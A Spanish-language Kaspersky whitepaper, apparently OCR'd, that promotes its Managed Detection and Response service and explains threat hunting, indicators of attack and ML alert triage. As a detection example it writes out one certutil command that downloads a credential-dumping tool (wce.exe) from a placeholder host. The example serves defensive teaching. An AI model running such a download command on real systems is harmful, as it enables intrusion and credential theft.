

Un enfoque de sistema de protección

Búsqueda de amenazas

kaspersky

Obtenga más información en kaspersky.es
#bringonthefuture

Introducción

A medida que los procesos corporativos se someten a los procesos de automatización generalizada, las empresas dependen cada vez más de las tecnologías de la información. Esto, a su vez, significa que los riesgos asociados con la interrupción de los procesos comerciales centrales están cambiando constantemente al campo de TI. Los desarrolladores de las herramientas de automatización son conscientes de ello y, en un intento de abordar los posibles riesgos, están invirtiendo cada vez más en la seguridad de TI, una característica clave de cualquier sistema de TI, junto con la fiabilidad, flexibilidad y costo. En las dos últimas décadas se ha visto una notable mejora en la seguridad de los productos de software: prácticamente todos los fabricantes globales de software publican documentos dedicados a la configuración de seguridad y al uso seguro de sus productos, mientras que el mercado de la seguridad de la información está lleno de ofertas para garantizar la protección de una u otra forma.

Por otro lado, cuanto más se base un negocio en TI, más atractiva es la idea de atacar sus sistemas de información, lo que justifica cualquier inversión adicional en los recursos necesarios para llevar a cabo un ataque dirigido frente a mayores niveles de seguridad de TI.

Enfoque de sistema de protección

Los niveles de seguridad aumentados de software y las tecnologías de protección en constante evolución hacen que el montaje de un ataque exitoso sea más difícil. Por lo tanto, los cibercriminales que han invertido su tiempo en acceder a varias capas de defensa desean pasar mucho tiempo dentro de la infraestructura de destino, maximizando sus beneficios, provocando al mayor daño posible. Es por eso que los ataques dirigidos han aumentado considerablemente.

Estos ataques se planifican e implementan cuidadosamente junto con herramientas automatizadas, y requieren de la participación directa y profunda de atacantes profesionales para poder acceder a los sistemas. Contrarrestar a estos atacantes profesionales solo se puede llevar a cabo de forma eficaz por parte de profesionales que están completamente cualificados y equipados con las herramientas más recientes que les permitirán detectar y evitar esos ataques informáticos.

Desde el punto de vista de la gestión del riesgo, los objetivos de seguridad se consideran cumplidos cuando el costo para el atacante por comprometer el sistema supera el valor que obtiene de los activos de información vulnerada. Y, como lo hemos dicho, penetrar varias capas de seguridad es costoso y difícil. Sin embargo, existe una manera de reducir drásticamente los costos de un ataque avanzado, y casi sin duda permanecen sin detectarse por el software de seguridad integrado. Simplemente incorpora una combinación de herramientas técnicas legítimas ampliamente conocidas en su arsenal de ataque avanzado.

Los sistemas operativos de hoy en día contienen todo lo necesario para atacarlos, sin necesidadde recurrir a las herramientas maliciosas, lo que reduce drásticamente el costo de la piratería informática. Esta característica dual de las herramientas incorporadas del sistema operativo es con lo que trabajan los administradores, por lo tanto, distinguirsus actividades legítimas de aquellas que realiza un actor de amenazas es muy difícil y prácticamente imposible solo a través de la automatización. La única manera de contrarrestar estas amenazas es adoptar un enfoque de sistema de protección (Figura 1). Esto implica una detección inmediata si una amenaza es imposible de prevenir y, si la detección automática es imposible, se deben tener prácticas proactivas de búsqueda de amenazas y respuesta ante incidentes para buscar en los datos recopilados y así poder identificar y responder de manera oportuna a las amenazas que evaden con éxito las soluciones de seguridad automáticas.



Figura 1. Enfoque de sistema de protección

Ocultarse a la vista

En Kaspersky, podemos decir con confianza que la lista de tecnologías de prevención y detección de amenazas que hemos desarrollado a lo largo de los años, incluida la investigación más reciente sobre datos a gran escala y aprendizaje automático, significa que nuestros productos de seguridad pueden neutralizar cualquier ataque que se detecte y prevenirlo automáticamente. Pero la detección y prevención automáticas son solo el principio. Más de 20 años de investigación y prevención de ataques informáticos nos han brindado una herramienta aún más potente para abordar las áreas en las que la automatización no es lo suficientemente buena, no se puede comparar con la experiencia humana.

Los ataques selectivos tienen en cuenta las herramientas de protección disponibles para sus víctimas y se desarrollan en consecuencia, evitando la detección automática y los sistemas de prevención. Estos tipos de ataques se llevan a cabo a menudo sin ningún software utilizado y las acciones de los atacantes no se distinguen de aquellas realizadas normalmente por un miembro de TI o por un responsable de seguridad de la información.

Las siguientes son solo algunas de las técnicas aplicadas en los ataques actuales:

- El uso de herramientas para canalizar el análisis forense digital, por ejemplo, mediante la eliminación segura de artefactos en el disco duro o mediante la implementación de ataques exclusivamente en la memoria de un disco duro
- El uso de herramientas legítimas que utilizan los departamentos de TI y seguridad de la información de forma rutinaria
- Ataques de varias etapas, cuando se eliminan de forma segura los rastros de las etapas anteriores
- Trabajo interactivo de un equipo profesional (similar al que se utilizó durante las pruebas de penetración)

Estos ataques solo se pueden identificar después de que el activo objetivo se ha visto comprometido, ya que solo después se puede detectar un comportamiento sospechoso que indica actividad maliciosa. Un elemento clave aquí es la participación de un analista profesional. La presencia humana dentro de la cadena de análisis de eventos ayuda a compensar las debilidades inherentes a la lógica de detección automática de amenazas. Y cuando los ataques de tipo pentesting involucran a un atacante humano activo, éste tiene una ventaja cuando se trata de evitar tecnologías automatizadas. La presencia opuesta de un analista humano adecuado se convierte en la única manera segura de contrarrestar el ataque.

El talento del equipo de seguridad de TI es muy importante

Mientras tanto, el reclutamiento del personal de seguridad de TI está en niveles críticos. El número de puestos no ocupados en todo el mundo se encuentra en 4,07 millones, ha aumentado un 2,93 millones desde el año pasado. La creciente demanda de conocimientos especializados en seguridad de TI también significa que en estos días es difícil no solo encontrar profesionales cualificados, sino justificar los elevados costes que implica contratarlos. Por lo tanto, si aún no tiene completo los especialistas en seguridad para la búsqueda, investigación y respuesta de amenazas, no seria bueno contar con la posibilidad de para atraer más. Necesita encontrar otra manera.

Los productos y servicios de detección y respuesta administrados (MDR) pueden ser una solución eficaz para las organizaciones que buscan establecer y mejorar su detección y respuesta ante amenazas tempranas y eficaces, pero que carecen de suficientes recursos internos de seguridad de TI (Figura 2). La externalización de las tareas de seguridad, por ejemplo la búsqueda de amenazas, a un proveedor MDR experimentado, ofrecerá una función de seguridad de TI instantáneamente madurada sin necesidad de invertir en personal o experiencia adicional. La continua detección priorización, investigación y respuesta totalmente gestionadas y personalizadas pueden ayudar a prevenir las interrupciones de la actividad y minimizar el impacto general en los incidentes, más que justificar los costes asociados.



Figura 2. Alcance de los servicios de MDR

Encontrar una aguja en un pajar

El SOC de Kaspersky controla continuamente más de 250 mil endpoints en todo el mundo y este número está en constante crecimiento. Recopilamos y procesamos una gran cantidad de telemetría de cada uno de estos sensores. Si bien la mayoría de las amenazas se detectan y se previenen automáticamente, y solo un pequeño número se usa para la validación humana, la cantidad de telemetría sin procesar que requiere una revisión adicional sigue siendo enorme, además, es imposible analizar todo esto de forma manual para proporcionar a los clientes la búsqueda de amenazas en forma de un servicio operativo. La respuesta es que el analista de SOC analice más a fondo aquellos eventos sin procesar que están de alguna manera relacionados con actividad maliciosa conocida (o incluso, teóricamente posible).

En nuestro SOC, llamamos a este tipos de preguntas sobre la búsqueda de un evento «indicadores de ataque» o IoA, ya que ayudan a automatizar el proceso de búsqueda de amenazas. La creación de IOA es un arte y, al igual que la mayoría de las formas de arte, implica mucho más que solo un rendimiento sistemático. Se deben hacer y responder preguntas, como "¿qué técnicas necesitan detectarse como prioridad, y cuáles pueden esperar?" o "¿qué técnicas sería más probable que utilizara un atacante real?" Es aquí donde un conocimiento de los métodos del adversario tiene mucho valor.

La detección basada en IoA se aplica a la actividad posterior a la explotación, donde las herramientas utilizadas por los atacantes no son explícitamente maliciosas, pero su uso hostil sí lo es. La funcionalidad estándar pero sospechosa se identifica en utilidades legítimas, donde sería imposible clasificar el comportamiento observado como malicioso a través de la automatización.

Ejemplos de IoA:

- **Script de la línea de comandos de inicio (o bat/PowerShell) en un navegador, una aplicación de oficina o una aplicación de servidor (como SQL Server, agente de SQL Server, nginx, JBoss, Tomcat, etc.);**
- **Uso sospechoso de certutil para la descarga de archivos (comando de ejemplo: certutil -verifyctl -f -split https[:]//example.com/wce.exe);**
- **Carga de archivos con BITS (Servicio de transferencia inteligente en segundo plano);**
- **Comando whoami de la cuenta de sistema, entre muchos otros.**

Kaspersky identifica casi la mitad de todos los incidentes a través del análisis de acciones maliciosas u objetos detectados mediante IOA, demostrando la eficacia general de este enfoque para detectar amenazas avanzadas y sofisticados ataques sin malware. Sin embargo, cuanto más se produzca un comportamiento malicioso que imita el comportamiento normal de los usuarios y administradores, mayor será la tasa de falsos positivos y, en consecuencia, menor será la tasa de conversión de las alertas. Por lo tanto, esto es algo que se debe abordar.

Lo realmente importante

A menudo, los atacantes avanzados utilizan las mismas herramientas, desde las mismas estaciones de trabajo, pasando por el mismo sistema y en los mismos intervalos que un administrador de sistema real, sin anomalías, valores atípicos, nada. Frente a esto, solo un analista humano puede tomar la decisión final, es decir, determinar si la actividad observada es maliciosa o legítima, o incluso hacer algo tan simple como preguntarle al personal de TI si realmente realizó estas acciones.

Sin embargo, los analistas de SOC solo pueden trabajar con rendimiento finito. Se necesita un analista humano para verificar y priorizar las detecciones automáticas para una investigación y respuesta más detallada, es muy importante que se determine tan pronto como sea posible si el comportamiento observado es normal para una infraestructura de TI concreta. Contar con un punto de partida para la actividad normal ayudará a reducir la cantidad de alertas falsas y aumentar la eficacia de la detección de amenazas.

Las altas tasas de falsos positivos y los flujos de alertas importantes que requieren verificación e investigación pueden afectar significativamente a media de tiempo para responder a incidentes reales. Aquí es donde entra en juego el aprendizaje automático (ML). Los modelos de ML se pueden capacitar en alertas previamente validadas y etiquetadas por analistas de SOC. Al proporcionar alertas con un modelo de ML de puntuación específico, puede ayudar con la priorización, el filtro, la cola, etc. El modelo ML patentado de Kaspersky permite la automatización de la determinación de incidentes inicial y minimiza el tiempo promedio de respuesta, dado que aumenta significativamente el rendimiento de los analistas.

La amenaza siempre acecha

Las alertas de activos protegidos requieren una correlación a medida que los atacantes se mueven lateralmente de host a host. Para definir la estrategia de respuesta más eficaz, es importante contar con un equipo de TI para identificar a todos los hosts afectados y obtener una visibilidad completa de sus acciones. En algunos casos, es posible que se requiera una investigación adicional. Los analistas reúnen todo el contexto posible para determinar la gravedad de un incidente. La gravedad del incidente se basa en una combinación de factores, como el actor de amenazas, la etapa de ataque en el momento de la detección de incidentes (por ejemplo, la cadena de eliminación cibernética), el número y los tipos de activos afectados, los detalles sobre la amenaza y cómo puede ser relevante para el negocio de una serie de clientes, el impacto identificado en la infraestructura, complejidad de las medidas correctivas y más. Para comprender qué cosas están pasando realmente, debe mantener el acceso a información continuamente actualizada sobre tus atacantes, su motivación, sus métodos y herramientas, y el daño potencial que podrían causar. Generar esta inteligencia requiere dedicación constante y altos niveles de experiencia.

SOC de Kaspersky analiza los datos recibidos mediante el uso de todos nuestros conocimientos sobre tácticas, técnicas y procedimientos utilizados por adversarios en todo el mundo (Figura 3). Recopilamos información de una investigación constante de amenazas, la base de conocimientos MITRE ATT&CK, docenas de compromisos de evaluación de seguridad por año realizados en todos los mercados verticales y prácticas continuas de supervisión de seguridad y respuesta ante incidentes. Este conocimiento constantemente actualizado garantiza una detección correcta de amenazas de malware furtivas y entrega una completa conciencia circunstancial, lo que nos permite verificar los casos y proporcionar a los clientes una orientación clara y factible.

Figura 3. Flujo de análisis de incidentes en Kaspersky MDR

Activación de la protección

Una vez definida la estrategia de respuesta, es hora de pasar a la acción. Por lo general, los servicios de MDR terminan aquí. Los clientes reciben informes de incidentes con recomendaciones de respuesta y, a continuación, es su responsabilidad aplicarlas a sus sistemas. Si se considera que la falta de experiencia en seguridad de TI puede haber causado que el cliente opte por MDR en primer lugar y el hecho de que tales recomendaciones pueden ser altamente técnicas y no siempre claras y factibles, se pueden ver comprometidos por falta de tiempo y eficacia. La ausencia de una capacidad de respuesta automatizada centralizada se suma considerablemente al problema, lo que pone en riesgo los posibles beneficios obtenidos de tales interacciones.

Kaspersky MDR se basa en tecnologías de seguridad de vanguardia basadas en inteligencia ante amenazas y aprendizaje automático avanzado. Previene automáticamente la mayoría de las amenazas mientras valida las alertas de productos para garantizar la efectividad de la prevención automática y analiza proactivamente los metadatos de la actividad del sistema en busca de señales de un ataque activo o inminente. Nuestra MDR comparte el mismo agente con Kaspersky Endpoint Security for Business y Kaspersky Endpoint Detection and Response (EDR) Optimum, y así proporciona funcionalidad extendida una vez que está activada. El agente permite aislar los hosts infectados, terminar los procesos no autorizados y eliminar los archivos maliciosos para que se los ponga en cuarentena y se eliminen de forma remota con un solo clic.

Según sus necesidades, el producto ofrece una interrupción y neutraliación totalmente gestionada o guiada, a la vez que mantiene todas las acciones de respuesta bajo control. Las directrices sobre respuesta ante incidentes se pueden poner en práctica y se entregan en un lenguaje simple, lo que permite una ejecución rápida y eficaz. Los clientes de Kaspersky MDR pueden utilizar la funcionalidad de EDR Optimum para iniciar de forma central las acciones de respuesta recomendadas o autorizar a Kaspersky para que inicie automáticamente la respuesta remota ante ciertos tipos de incidentes[1].

Conclusión

Ni las herramientas automatizadas de prevención y detección de amenazas ni la búsqueda de ciberamenazas por sí solas son una muestra de toda la gama de amenazas actuales. Sin embargo, una combinación de herramientas tradicionales de detección y prevención que se activa antes de que ocurra un compromiso, además de un proceso iterativo posterior al compromiso de búsqueda de nuevas amenazas perdidas por herramientas automatizadas, puede ser altamente eficaz. Kaspersky Managed Detection and Response maximiza el valor de sus soluciones de seguridad de Kaspersky, ya que proporciona una detección, priorización, investigación y respuesta continua y totalmente gestionadas de forma individual.

Para contrarrestar los ataques selectivos se requiere una amplia experiencia, así como un aprendizaje constante. Como primer proveedor establecido, hace casi una década, con un centro dedicado a investigar amenazas complejas, Kaspersky ha detectado ataques dirigidos más sofisticados que cualquier otro proveedor de soluciones de seguridad. Al aprovechar esta experiencia única, puede obtener los principales beneficios de tener su propio centro de operaciones de seguridad, pero sin tener que establecer uno.

[1] Consulte la lista de acciones de respuesta remota disponibles actualmente here. Esta lista se extenderá de manera continua.

Noticias sobre ciberamenazas: www.securelist.es
Noticias sobre seguridad de TI: business.kaspersky.com

latam.kaspersky.com

kaspersky BRING ON THE FUTURE